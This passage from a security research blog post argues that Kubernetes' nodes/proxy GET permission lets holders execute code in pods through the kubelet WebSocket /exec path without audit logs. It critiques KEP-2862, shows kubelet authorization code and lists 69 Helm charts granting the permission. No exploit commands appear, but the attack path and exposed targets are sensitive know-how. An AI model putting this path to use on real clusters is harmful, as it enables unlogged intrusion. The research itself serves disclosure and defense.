“We remain confident that KEP-2862 (Fine-Grained Kubelet API Authorization) is the proper architectural resolution. Rather than changing the coarse-grained nodes/proxy authorization, our goal is to render it obsolete for monitoring agents… we have broken out read-only endpoints (/configz /healthz /pods) and left the code exec endpoints (/attach /exec /run) as a group because we don’t have a use case where having just one of those makes sense.”
KEP-2862 (Kubelet Fine-Grained Authorization) introduces specific
subresource permissions as alternatives to the broad
nodes/proxy permission. The KEP states its motivation:
“As more applications (monitoring and logging agents) switch to using the kubelet authenticated port (10250), there is a need to allow access to certain paths without granting access to the entire kubelet API.”
KEP-2862 proposes adding the following permissions with the
assumption that if there is an alternative to nodes/proxy,
no one will need to use nodes/proxy in the first place.
| Permission | Access Granted | Use Case |
|---|---|---|
nodes/metrics |
/metrics, /metrics/cadvisor,
/metrics/resource, /metrics/probes |
Metrics collection (Prometheus, etc.) |
nodes/stats |
/stats, /stats/summary |
Resource statistics |
nodes/log |
/logs/ |
Node log access |
nodes/healthz |
/healthz, /healthz/ping,
/healthz/syncloop |
Health checks |
nodes/pods |
/pods, /runningpods |
Pod listing and status |
If Kubernetes implements this, it would not fix the underlying issues. While KEP-2862 is certainly a step in the right direction, it doesn’t fix the underlying issue for a few reasons:
KEP-2862 is currently in Beta, not Generally Available and therefore “Recommended for only non-business-critical uses because of potential for incompatible changes in subsequent releases.”. You must explicitly enable it with the
--feature-gates=KubeletFineGrainedAuthz=trueon the Kubelet.It does not provide alternatives for
/attach,/exec,/runor/portforward. From a security standpoint, this is problematic as any workload requiring these operations must still usenodes/proxy.
Interestingly,
/portforward is not mentioned at all in KEP-2862.
- Finally, KEP-2862 does not fix the underlying bug in the code when
authorizing
nodes/proxy GET.
To reiterate, the issue is a mismatch between the connection protocol
(i.e., WebSockets) and RBAC verb (GET vs
CREATE). The Kubelet makes authorization decisions based on
the HTTP GET sent during the initial WebSocket connection
establishment rather than the actual operation being performed.
4. Subresource Mapping already exists
“A patch to restrict this specific path would require changing authorization in both the kubelet (to special-case the /exec path) and the kube-apiserver (to add a secondary path inspection for /exec)… We have determined that implementing and coordinating such double-authorization logic is brittle, architecturally incorrect, and potentially incomplete.”
The Kubelet’s auth.go
already maps specific paths to dedicated subresources:
    switch {
    case isSubpath(requestPath, statsPath):
        subresources = append(subresources, "stats")
    case isSubpath(requestPath, metricsPath):
        subresources = append(subresources, "metrics")
    case isSubpath(requestPath, logsPath):
        // "log" to match other log subresources (pods/log, etc)
        subresources = append(subresources, "log")
    case isSubpath(requestPath, checkpointPath):
        subresources = append(subresources, "checkpoint")
    case isSubpath(requestPath, statusz.DefaultStatuszPath):
        subresources = append(subresources, "statusz")
    case isSubpath(requestPath, flagz.DefaultFlagzPath):
        subresources = append(subresources, "configz")
    default:
        subresources = append(subresources, "proxy")
    }
The API Server already performs secondary authorization. As shown in Point 1, the pods/exec fix added a secondary authorization check in authorize.go that verifies CREATE regardless of HTTP method. Both parts of the proposed fix follow patterns that already exist.
Takeaways and Thoughts
Kubernetes is the backbone of much of the world’s cloud infrastructure, the security implications of any unexpected capability to execute code in every Pod in a cluster without generating audit logs is a massive risk that leaves many Kubernetes clusters vulnerable.
If you are running Kubernetes it is worth checking your clusters to identify if this is a risk you should be tracking.
This situation reminds me of Kerberoasting in Active Directory, a “Working as intended” architectural design that attackers have routinely exploited for over a decade. I hope this is fixed so I can’t use it in future assessments.
This was a massively time consuming project that took far too many nights and weekends over the past few months, I wanted to thank the following people for their time reviewing this research, spelunking through Kubernetes source code with me, and helping me refine it before publication.
- Iain Smart
- Rory McCune
- Jay Beale
- Andreas Kellas
- @vesnafvr
- Mark Manning
- CJ Cullen
- Julien Boeuf
- Ayub Yusuf
Appendix: Affected Helm Charts
The following 69 Helm charts were found to use
nodes/proxy permissions in some capacity. Each of these
links is to the chart you may download and inspect yourself.
| Chart | Resource | Verbs | Link |
|---|---|---|---|
| aws/appmesh-prometheus:1.0.3 | nodes/proxy | GET, LIST, WATCH | https://aws.github.io/eks-charts/appmesh-prometheus-1.0.3.tgz |
| aws/appmesh-spire-agent:1.0.7 | nodes/proxy | GET | https://aws.github.io/eks-charts/appmesh-spire-agent-1.0.7.tgz |
| aws/aws-cloudwatch-metrics:0.0.11 | nodes/proxy | GET | https://aws.github.io/eks-charts/aws-cloudwatch-metrics-0.0.11.tgz |
| aws/aws-for-fluent-bit:0.1.35 | nodes/proxy | GET, LIST, WATCH | https://aws.github.io/eks-charts/aws-for-fluent-bit-0.1.35.tgz |
| bitnami/wavefront:4.4.3 | nodes/proxy | GET, LIST, WATCH | https://charts.bitnami.com/bitnami/wavefront-4.4.3.tgz |
| choerodon/kube-prometheus:9.3.1 | nodes/proxy | GET, LIST, WATCH | https://openchart.choerodon.com.cn/choerodon/c7n/charts/kube-prometheus-9.3.1.tgz |
| choerodon/prometheus-operator:9.3.0 | nodes/proxy | GET, LIST, WATCH | https://openchart.choerodon.com.cn/choerodon/c7n/charts/prometheus-operator-9.3.0.tgz |
| choerodon/promtail:0.23.0 | nodes/proxy | GET, WATCH, LIST | https://openchart.choerodon.com.cn/choerodon/c7n/charts/promtail-0.23.0.tgz |
| cilium/cilium:1.19.0-rc.0 | nodes/proxy | GET | https://helm.cilium.io/cilium-1.19.0-rc.0.tgz |
| dandydev-charts/grafana-agent:0.19.2 | nodes/proxy | GET, LIST, WATCH, GET,GET, LIST, WATCH | https://github.com/DandyDeveloper/charts/releases/download/grafana-agent-0.19.2/grafana-agent-0.19.2.tgz |
| datadog/datadog:3.161.2 | nodes/proxy | GET | https://github.com/DataDog/helm-charts/releases/download/datadog-3.161.2/datadog-3.161.2.tgz |
| datadog/datadog-operator:2.18.0-dev.1 | nodes/proxy | GET | https://github.com/DataDog/helm-charts/releases/download/datadog-operator-2.18.0-dev.1/datadog-operator-2.18.0-dev.1.tgz |
| elastic/elastic-agent:9.2.4 | nodes/proxy | GET, WATCH, LIST | https://helm.elastic.co/helm/elastic-agent/elastic-agent-9.2.4.tgz |
| flagger/flagger:1.42.0 | nodes/proxy | GET, LIST, WATCH | https://flagger.app/flagger-1.42.0.tgz |
| fluent/fluent-bit:0.55.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/fluent/helm-charts/releases/download/fluent-bit-0.55.0/fluent-bit-0.55.0.tgz |
| fluent/fluent-bit-collector:1.0.0-beta.2 | nodes/proxy | GET, LIST, WATCH | https://github.com/fluent/helm-charts/releases/download/fluent-bit-collector-1.0.0-beta.2/fluent-bit-collector-1.0.0-beta.2.tgz |
| gadget/gadget:0.48.0 | nodes/proxy | GET | https://github.com/inspektor-gadget/inspektor-gadget/releases/download/v0.48.0/gadget-0.48.0.tgz |
| gitlab/gitlab-operator:2.8.2 | nodes/proxy | GET, LIST, WATCH | https://gitlab-charts.s3.amazonaws.com/gitlab-operator-2.8.2.tgz |
| grafana/grafana-agent:0.44.2 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/grafana-agent-0.44.2/grafana-agent-0.44.2.tgz |
| grafana/grafana-agent-operator:0.5.2 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/grafana-agent-operator-0.5.2/grafana-agent-operator-0.5.2.tgz |
| grafana/loki:6.51.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/helm-loki-6.51.0/loki-6.51.0.tgz |
| grafana/loki-simple-scalable:1.8.11 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/loki-simple-scalable-1.8.11/loki-simple-scalable-1.8.11.tgz |
| grafana/mimir-distributed:6.1.0-weekly.378 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/mimir-distributed-6.1.0-weekly.378/mimir-distributed-6.1.0-weekly.378.tgz |
| grafana/promtail:6.17.1 | nodes/proxy | GET, WATCH, LIST | https://github.com/grafana/helm-charts/releases/download/promtail-6.17.1/promtail-6.17.1.tgz |
| grafana/tempo-distributed:1.61.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/grafana/helm-charts/releases/download/tempo-distributed-1.61.0/tempo-distributed-1.61.0.tgz |
| hashicorp/consul:1.9.2 | nodes/proxy | GET, LIST, WATCH | https://helm.releases.hashicorp.com/consul-1.9.2.tgz |
| influxdata/telegraf-ds:1.1.45 | nodes/proxy | GET, LIST, WATCH | https://github.com/influxdata/helm-charts/releases/download/telegraf-ds-1.1.45/telegraf-ds-1.1.45.tgz |
| jfrog/runtime-sensors:101.3.1 | nodes/proxy | GET | https://charts.jfrog.io/artifactory/api/helm/jfrog-charts/sensors/runtime-sensors-101.3.1.tgz |
| kasten/k10:8.5.1 | nodes/proxy | GET, LIST, WATCH | https://charts.kasten.io/k10-8.5.1.tgz |
| komodor/k8s-watcher:1.18.17 | nodes/proxy | GET, LIST | https://helm-charts.komodor.io/k8s-watcher/k8s-watcher-1.18.17.tgz |
| komodor/komodor-agent:2.15.4-RC5 | nodes/proxy | GET, LIST | https://helm-charts.komodor.io/komodor-agent/komodor-agent-2.15.4-RC5.tgz |
| kubecost/cost-analyzer:2.9.6 | nodes/proxy | GET, LIST, WATCH | https://kubecost.github.io/cost-analyzer/cost-analyzer-2.9.6.tgz |
| kwatch/kwatch:0.10.3 | nodes/proxy | GET, WATCH, LIST | https://kwatch.dev/charts/kwatch-0.10.3.tgz |
| linkerd2/linkerd-viz:30.12.11 | nodes/proxy | GET, LIST, WATCH | https://helm.linkerd.io/stable/linkerd-viz-30.12.11.tgz |
| linkerd2-edge/linkerd-viz:2026.1.3 | nodes/proxy | GET, LIST, WATCH | https://helm.linkerd.io/edge/linkerd-viz-2026.1.3.tgz |
| loft/vcluster:0.32.0-next.0 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-0.32.0-next.0.tgz |
| loft/vcluster-eks:0.19.10 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-eks-0.19.10.tgz |
| loft/vcluster-k0s:0.19.10 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-k0s-0.19.10.tgz |
| loft/vcluster-k8s:0.19.10 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-k8s-0.19.10.tgz |
| loft/vcluster-pro:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-pro-0.2.1-alpha.0.tgz |
| loft/vcluster-pro-eks:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-pro-eks-0.2.1-alpha.0.tgz |
| loft/vcluster-pro-k0s:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-pro-k0s-0.2.1-alpha.0.tgz |
| loft/vcluster-pro-k8s:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/vcluster-pro-k8s-0.2.1-alpha.0.tgz |
| loft/vcluster-runtime:0.0.1-alpha.2 | nodes/proxy | GET | https://charts.loft.sh/charts/vcluster-runtime-0.0.1-alpha.2.tgz |
| loft/virtualcluster:0.0.28 | nodes/proxy | GET, WATCH, LIST | https://charts.loft.sh/charts/virtualcluster-0.0.28.tgz |
| loft/vnode-runtime:0.2.0 | nodes/proxy | GET | https://charts.loft.sh/charts/vnode-runtime-0.2.0.tgz |
| netdata/netdata:3.7.158 | nodes/proxy | GET, LIST, WATCH | https://github.com/netdata/helmchart/releases/download/netdata-3.7.158/netdata-3.7.158.tgz |
| newrelic/newrelic-infra-operator:0.6.1 | nodes/proxy | GET, LIST | https://github.com/newrelic/helm-charts/releases/download/newrelic-infra-operator-0.6.1/newrelic-infra-operator-0.6.1.tgz |
| newrelic/newrelic-infrastructure:2.10.1 | nodes/proxy | GET, LIST | https://github.com/newrelic/helm-charts/releases/download/newrelic-infrastructure-2.10.1/newrelic-infrastructure-2.10.1.tgz |
| newrelic/nr-k8s-otel-collector:0.9.10 | nodes/proxy | GET | https://github.com/newrelic/helm-charts/releases/download/nr-k8s-otel-collector-0.9.10/nr-k8s-otel-collector-0.9.10.tgz |
| newrelic/nri-prometheus:1.14.1 | nodes/proxy | GET, LIST, WATCH | https://github.com/newrelic/helm-charts/releases/download/nri-prometheus-1.14.1/nri-prometheus-1.14.1.tgz |
| nginx/nginx-service-mesh:2.0.0 | nodes/proxy | GET | https://helm.nginx.com/stable/nginx-service-mesh-2.0.0.tgz |
| node-feature-discovery/node-feature-discovery:0.18.3 | nodes/proxy | GET | https://github.com/kubernetes-sigs/node-feature-discovery/releases/download/v0.18.3/node-feature-discovery-chart-0.18.3.tgz |
| opencost/opencost:2.5.5 | nodes/proxy | GET, LIST, WATCH | https://github.com/opencost/opencost-helm-chart/releases/download/opencost-2.5.5/opencost-2.5.5.tgz |
| openfaas/openfaas:14.2.132 | nodes/proxy | GET, LIST, WATCH | https://openfaas.github.io/faas-netes/openfaas-14.2.132.tgz |
| opentelemetry-helm/opentelemetry-kube-stack:0.13.1 | nodes/proxy | GET, LIST, WATCH | https://github.com/open-telemetry/opentelemetry-helm-charts/releases/download/opentelemetry-kube-stack-0.13.1/opentelemetry-kube-stack-0.13.1.tgz |
| opentelemetry-helm/opentelemetry-operator:0.102.0 | nodes/proxy | GET | https://github.com/open-telemetry/opentelemetry-helm-charts/releases/download/opentelemetry-operator-0.102.0/opentelemetry-operator-0.102.0.tgz |
| prometheus-community/prometheus:28.6.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/prometheus-community/helm-charts/releases/download/prometheus-28.6.0/prometheus-28.6.0.tgz |
| prometheus-community/prometheus-operator:9.3.2 | nodes/proxy | GET, LIST, WATCH | https://github.com/prometheus-community/helm-charts/releases/download/prometheus-operator-9.3.2/prometheus-operator-9.3.2.tgz |
| rook/rook-ceph:v1.19.0 | nodes/proxy | GET, LIST, WATCH | https://charts.rook.io/release/rook-ceph-v1.19.0.tgz |
| stevehipwell/fluent-bit-collector:0.19.2 | nodes/proxy | GET, LIST, WATCH | https://github.com/stevehipwell/helm-charts/releases/download/fluent-bit-collector-0.19.2/fluent-bit-collector-0.19.2.tgz |
| trivy-operator/trivy-operator:0.31.0 | nodes/proxy | GET | https://github.com/aquasecurity/helm-charts/releases/download/trivy-operator-0.31.0/trivy-operator-0.31.0.tgz |
| victoriametrics/victoria-metrics-agent:0.30.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-agent-0.30.0/victoria-metrics-agent-0.30.0.tgz |
| victoriametrics/victoria-metrics-operator:0.58.1 | nodes/proxy | GET, LIST, WATCH | https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-operator-0.58.1/victoria-metrics-operator-0.58.1.tgz |
| victoriametrics/victoria-metrics-single:0.29.0 | nodes/proxy | GET, LIST, WATCH | https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-single-0.29.0/victoria-metrics-single-0.29.0.tgz |
| wiz-sec/wiz-sensor:1.0.8834 | nodes/proxy | GET, LIST, WATCH | https://wiz-sec.github.io/charts/wiz-sensor-1.0.8834.tgz |
| yugabyte/yugaware:2025.2.0 | nodes/proxy | GET | https://charts.yugabyte.com/yugaware-2025.2.0.tgz |
| yugabyte/yugaware-openshift:2025.2.0 | nodes/proxy | GET | https://charts.yugabyte.com/yugaware-openshift-2025.2.0.tgz |
| zabbix-community/zabbix:7.0.12 | nodes/proxy | GET | https://github.com/zabbix-community/helm-zabbix/releases/download/zabbix-7.0.12/zabbix-7.0.12.tgz |
P.S. When researching this I discovered two other… techniques… To be continued…